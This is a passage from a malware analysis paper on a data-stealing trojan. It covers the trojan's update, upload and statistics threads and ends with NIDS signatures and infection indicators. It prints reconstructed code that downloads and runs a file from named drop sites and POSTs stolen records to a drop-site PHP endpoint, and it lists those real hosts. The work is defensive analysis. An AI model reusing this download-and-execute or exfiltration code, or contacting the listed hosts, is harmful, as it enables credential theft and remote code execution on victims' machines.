
The third malware specimen, without a matching compile time of the first two, is dated October 15, 2006. This sample was donated by Castle Cops MIRT, [9] and will be discussed in the Bonus: New Malware, New Avenues section.

12 Update and Download Thread

The first Internet-related thread that runs from within svchost.exe is tasked with updating the trojan's link configuration file and downloading an arbitrary file. If the file is a 32-bit or 64-bit binary, the trojan tries to execute it on the system with `CreateProcess()`.

Going back to the discussion about stealth in the Anti-Detection Routines section, a trojan needs some way of knowing which site to contact for updates. Malware authors feel the need to do something in order to hide the IP address and/or hostname of the site that it will be contacting; even if it hardly increases the stealth factor. For example, the method implemented by this trojan prevents "strings" on the binary from revealing the site, but an analyst could just run the code in a lab and observe its DNS request or outgoing firewall/network traffic logs. Otherwise, the code can be analyzed and one will learn that the URL for updating the trojan's link configuration is found in the executable's MS-DOS header.

The URL begins at offset 0x40 into the executable, and the length indicator is found one byte before the 4-byte PE signature. The URL below is 0x2A bytes long, making it end just before the "This program cannot be run in DOS mode." message.




The trojan uses the same encoding algorithm for the URL as it uses for the POST payload data. It decodes it in place (Note: This section of an executable is normally not writable, however by the time this particular thread executes, it does so from the heap region of a remote process; and the allocated heap region is writable. The URL is also not completely decoded it place; only the literal decoding is done in place since it is byte-for-byte operation. Before decompression takes place, the string is moved to the heap.), which then reveals one of the two URLs (the Ukraine and Russia-based drop sites).

http_//progdav-gut.org.ru/prg/uc.bin
http_//72.36.223.62/uc.bin

Not surprisingly, the uc.bin file is encoded with the same algorithm as the other data, however the structures are a little different. One cannot simply run the same decoding program on this file, because its byte offsets are different and if you remember, the byte offsets are the major deciding factor on which math formula to apply to the byte. Here is the structure of the uc.bin records:

```
typedef struct UCBIN_RECORD_t {
      short id;               // record id, starting at 1
      short length;           // length of record data
      bool isEncoded;         // is the data encoded or not
      unsigned char szData[]; // record data (URL)
} UCBIN_RECORD;
```


The following screen shot shows the first two records of a uc.bin file with defined data fields:



The key to understanding how data in the uc.bin is used by the Internet threads is to examine the message codes that are passed to the decoding routine. For example, there exists a function in the binary that accepts and integer (id) value as a parameter. It loops through the records of uc.bin until it finds the corresponding record id, determines the record length, decodes the data, and then returns a pointer to the decoded URL. The Update and Download Thread sends this function an integer value of 2, then downloads the resulting URL as a temporary file. It checks to see if the file contains executable content and if so, it executes it. The code below shows a few select lines from these functions that indicate how the record's return data is utilized:


```
DecodeRecordFromFile(2, &lpszdata);
InternetGetFile(g_hInternet, wcTempFileName, lpszdata);

if (GetBinaryTypeW(wcTempFileName, &BinaryType) &&
       (BinaryType == SCS_32BIT_BINARY || BinaryType == SCS_64BIT_BINARY))
{
       StartupInfo.cb = sizeof(STARTUPINFO);

       if (CreateProcessW(wcTempFileName, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
              &StartupInfo, &ProcessInformation))
       {
              CloseHandle(ProcessInformation.hProcess);
              CloseHandle(ProcessInformation.hThread);
       }
}
```

Without much trouble, the decoding program can be edited for handling `UCBIN_RECORD` structures as well as `HALL_RECORD` and `STOLEN_DATA` structures. Here is the output of a round of decoding on the uc.bin file:



Based on the number 2 record, the Update and Download Thread will access "up" from the drop site and execute it if contains executable content. The thread will also access the number 3 record and save it to video.dll for future use. This is how the trojan updates its link configuration. For example, it was interesting to see that the initial drop site (progdav-gut.org.ru) stopped receiving stolen data on October 18, 2006. After having reversed the entire trojan's code and finding no indication of time-based uploading, this made no sense at first. Surely 100% of the infected machines did not get dis-infected on the exact same day.

Rather, this was just the result of the malware author replacing the uc.bin file with a new version that contained different links. This time, they pointed to the 72.36.223.62 drop site. The following screen shots show the last modified dates the files on the two drop sites. Notice the logs/ (where stolen data is posted) directory of the progdav-gut.org.ru drop site was last modified on October the 18th. Moving to the second screen shot, the config.php and install.php files on the 72.36.223.62 drop site were last modified (or created) on this exact date. Furthermore, the logs/ directory on this new drop site has been updated as recent as yesterday, at the time of this writing. This shows that the drop sites are highly dynamic and the authors/operators are still very active.




13 Stolen Data Upload Thread

The thread number 6 from the Process, Thread, and Data Flow Summary diagram takes the information written to audio.dll and formatted as a HALL_RECORD (all described in Stealing Data from HTTP Request Buffers) and POSTs it to the drop site specified in uc.bin as record number 4:

```
http_//72.36.223.62/s.php?1=$1$
```

The "1" syntax is really just a variable indicator. Once decoded, the URL is parsed and whatever is between the "$$" characters is replaced by a value. In this case, the value of 1 will be a quasi-unique system identification string (composition described in the next section). This tells s.php which directory location to save the POST data in the payload of the packet. For example, the logs/ directory of a drop site may appear like this:



The numerical directory names correspond to an octet of the remote IP address. The first three octets are used to build a hierarchy this way, meaning the drop site files for infected machines on the same class C network will end up in a directory together; although separated by filenames matching the quasi-unique string.

In order to actually build the HTTP request, the URL from uc.bin's record is formatted into a `URL_COMPONENTS` structure by calling `InternetCrackUrl()`. Then, some simple checks are done to make sure the URL is valid. If it has a NULL hostname or is not HTTP or HTTPS, then the upload is not attempted. Futhermore, if the URL path (starting at s.php) is not provided, then the upload is POSTed to "/", the drop site's default page.

```
if (URL_Components.dwHostNameLength == NULL ||
   (URL_Components.nScheme != INTERNET_SCHEME_HTTP) &&
   (URL_Components.nScheme != INTERNET_SCHEME_HTTP))
{
       return(false);
}

if (URL_Components.dwUrlPathLength = 0) {
       hRequest = HttpOpenRequestA(hRequest, "POST", "/", NULL, NULL,
       NULL, ddFlags, NULL);
}
else {
       hUpload = HttpOpenRequestA(hRequest, "POST", URL_Components.lpszUrlPath,
       NULL, NULL, NULL, ddFlags, NULL);
}

if (HttpSendRequestA(hUpload, "Content-Type: binary\r\n", 0xFFFFFFFF,
       databuffer, nRecordLength + 8))
{
       if (CheckServerResponse(hUpload)) {
              // Clear the input file's data (erase the record)
              SetFilePointer(hAudioDll, -nRecordLength, NULL, FILE_CURRENT);
              memset(databuffer, 0, nRecordLength);
              WriteFile(hAudioDll, databuffer, nRecordLength,
              &ddNumberOfBytesWritten, NULL);
              FlushFileBuffers(hAudioDll);
       }
}
```

As shown, the Content-Type of the upload request will be “binary.” This information was useful in building the Bleeding-Edge NIDS Signatures. The `databuffer` variable is a heap region filled with the contents of audio.dll. After sending the request, the server’s response is checked before erasing the record data. To do this, it calls `HttpQueryInfo()` with an info level of `HTTP_QUERY_CUSTOM`. This allows a buffer to passed that contains a particular header value from the server’s HTTP reply to be checked. Rather than checking for the normal HTTP 200 (OK) status, the code checks for the “HALL” header and its corresponding value. If the server replied with “HALL: OK”, then the upload was successful.

This obscurity in communication is great for the NIDS signatures, because it is very uncommon. The detection of a “HALL:” HTTP reply from a server is unlikely to cause false positives, and on the other hand, if it ever triggers – this almost definitely indicates an infected client.


14 Activity Statistics Thread

Aside from all the information we already know to be stolen, an important part of malware operation is the ability to track how many machines have been infected, and where those machines may be located. The third thread launched from svchost.exe decodes record number 5 from uc.bin and uses it build an HTTP GET request to the drop site server. The request is sent according to the following format:

```
http_//72.36.223.62/s.php?2=$1$&n=$2$
```

This URL is composed of two parameters, 2 and n. The prior is a quasi-unique string identifying the infected machine. The string is produced using the system's computer name, an underscore separator, and the result of a call to `GetTickCount()`. The later value, n, has only three possible values: 0, 1, and 2. If the value of n is 0, this indicates a new install of the trojan. If the value is 1, this indicates that it is not a new install; but rather the trojan is just phoning-home to let the server know it is still active. The value of 2 indicates that an update of the trojan code has occurred. Data sent to s.php in this manner is inserted into a MySQL database and presented by admin.php.

The following screen shot shows over 7,000 infected machines; the majority from USA. It shows that 1 update has occurred (this was actually the result of a test sent manually by making n=2). The activity count increases by 1 for each stolen record that is uploaded to the drop site – a task carried out by the Stolen Data Upload Thread.



As stated before, a goal of this study is not to simply understand what the trojan does; but rather exactly how it does it, including programmatic structure, API calls, and all conditionals. The quasi-unique string for identification is located in a static location in the registry. The code calls `GetComputerName()` to learn its host name, but uses “unknown” if that function fails; and the hex-dword result from `GetTickCount()` is appended to this string. The existence of this registry key may be used to indicate infection of a system.

```
WCHAR  g_szRegKeyNetwork[] = L"software\\microsoft\\windows
nt\\currentversion\\network";

if (!GetComputerNameW(wcComputerName, &ddComputerLength)) {
       lstrcpyW(wcComputerName, L"unknown");
}
wnsprintfW(wcData, MAX_PATH, L"%s_%08X", wcComputerName, GetTickCount());
if (RegCreateKeyExW(HKEY_CURRENT_USER, g_szRegKeyNetwork, 0, NULL,
       REG_OPTION_NON_VOLATILE, KEY_SET_VALUE, NULL, &hkResult, NULL) ==
       ERROR_SUCCESS)
{
       cbData = (lstrlenW(wcData) + 1) * 2;
       RegSetValueExW(hkResult, L"UID", NULL, REG_SZ, (BYTE *)wcData, cbData);
       RegCloseKey(hkResult);
}
```

The next interesting piece of information is how the code decides which value to send for n. This also involves a registry key in `HKEY_CURRENT_USER`. The exact location is:

```
WCHAR  g_szRegKeyExplorer[] =
L"software\\microsoft\\windows\\currentversion\\explorer";

unsigned char ucToBeCLSID[] =
"\x02\xFF\xAC\x45\x0B\x10\x56\x33\x42\x96\x18\x01\xF1\xA3\x66\x78";
```

The key name is composed of a byte string in the binary’s global section. This prevents the “strings” tool from revealing which registry locations are altered by the program. Before using this byte string as the CLSID, it is processed by a loop that formats it with brackets and dashes, and stores the result in a WCHAR buffer, like this:

{02FFAC45-0B10-5633-4296-1801F1A36678}

This key’s value type is binary, unlike the UID value which is just a string. Even more so, the binary is encoded just like the other data. It seems like quite a bit of trouble to protect something that really is not all that sacred. For example, once the key’s value is decoded, it will be a number between 0 and 20. If the number is 0, this means the CLSID key has never been initialized and thus the install of the trojan is brand new. If the number is between 1-19, this means an update of the trojan has occurred; and the exact value probably corresponds to the updated version. If the number is 20, this means the trojan is not a new install; and it sets the value of n in the s.php request accordingly.

15 Bleeding-Edge NIDS Signatures

Based on the previous information, and some yet to be shared, the following intrusion detection signatures for Bleeding-Edge Threats, [3] can be used to alert when this trojan is active.

A large number of individual signatures can be written for the URLs (e.g. /s.php?1=1&n=2), but remember the URL can be updated at any time by modifying the uc.bin file. These signatures are written to cover all three of the versions available for analysis. In order to bypass these signatures, the author would not be able to simply update uc.bin, they would have to change the binary already running on the system. Although this would be possible, it would be a bit more work.

The following signature detects when the trojan is uploading a stolen data record to the drop site.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Prg Trojan v0.1-v0.3 Data Upload";
flow:to_server,established; content:"POST"; uricontent:"php?"; content:"Content-
Type|3a20|binary"; within:512; content:"LLAH"; within:512; classtype:trojan-activity;
sid:20061110;)
```

The following signature detects when the drop site is acknowledging receipt of the stolen data:

```
alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"Prg Trojan Server Reply";
flow:to_client,established; content:"HTTP"; depth:4; content:"|0d0a|Hall|3a|";
within:512; classtype:trojan-activity; sid:20061111;)
```

The next three signatures detect the trojan binary is in transit. These signatures are based on the encoded URL string in the MS-DOS header. Although the trojan is packed with UPX, these signatures can detect both the packed and unpacked versions; because the byte sequence exists in the MS-DOS header, which is not altered by UPX.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Prg Trojan v0.1 Binary In Transit";
flow:to_client,established; content:"MZ"; content:"|1D B9 F2 75 62 85 5A 4F 15 48 52
1D 50 90 41 89 37 9F FF 94 CE A6 3E 63 35 AB 29 6B 30 43 2F 45 46 B0 E1 C2 11 7F 0C 55
0F C7|"; within:128; classtype:trojan-activity; sid:20061112;)

alert tcp $EXTERNAL_NET any -> $HOME_NET (msg:"Prg Trojan v0.2 Binary In Transit";
flow:to_client,established; content:"MZ"; content:"|13 B9 F2 75 62 85 5A 4F 15 48 19
1D 10 4F 0D 5B 04 5B 04 60 CE 5F 00 67 F5 AE 25 6B 20 41 23 B3|"; within:128;
classtype:trojan-activity; sid:20061113;)

alert tcp $EXTERNAL_NET any -> $HOME_NET (msg:"Prg Trojan v0.3 Binary In Transit";
flow:to_client,established; content:"MZ"; content:"| 5E 7D 66 7D 28 40 19 88 5F 8C 13
50 15 59 08 58 3C 97 00 9B 33 A5 F9 AF 39 68 F0 9F 27 AF E9 A8 25 B7 18 B6 15 7F 0E B6
1A|"; within:128; classtype:trojan-activity; sid:20061114;)
```

16 Trojan Detection and Removal

There are multiple ways one may check if a system is infected with this malware.

The changes made to the file system include:

Type	Location	Description
File	%SYSTEM%\ntos.exe	Copy of trojan with random byte filling.
Dir	%SYSTEM%\wsnpoem	Created with SYSTEM and HIDDEN attributes.
File	%SYSTEM%\wsnpoem\audio.dll	Contains stolen data from HTTP request buffer.
File	%SYSTEM%\wsnpoem\video.dll	Contains local copy of uc.bin.


The changes made to the registry include:

Hive	Key Location	Value	Description
HKCU	software\\microsoft\\windows\\currentversion\\run	ntos.exe	For auto-run
HKCU	software\\microsoft\\windows\\currentversion\\explorer\\{02FFAC45-0B10-5633-4296-1801F1A36678}	Encoded binary data.	Maintain install status
HKCU	software\\microsoft\\windows nt\\currentversion\\network\\UID	%s_%08X	The quasi-unique id string.
HKLM	software\\microsoft\\windows nt\\currentversion\\winlogon\\userinit	Path to ntos.exe.	For auto-run.

The trojan's presence on a system can also be detected by examining other areas of memory besides the hard disk and registry data. The following table includes details on how to detect the trojan by scanning memory or evaluating the accessibility of certain objects.

Type	Name/Data	Description
Mutex	__SYSTEM__91C38905__	Mutex for trojan run-time.
Mutex	__SYSTEM__64AD0625__	Mutex for named pipe access.
Pipe	//./pipe/__SYSTEM__64AD0625__	Named pipe address
Mutex	__SYSTEM__7F4523E5__	Mutex for Internet handles.
Mutex	__SYSTEM__23D80F10__	Mutex for audio.dll handle.
Mutex	__SYSTEM__45A2F601__	Mutex for video.dll handle.

Information on how to obtain a program which scans for this information and reports infection is available in the Introduction. The program engages a non-intrusive assessment of the items listed in the tables above and reports their existence. Output from a non-infected system will appear like this:

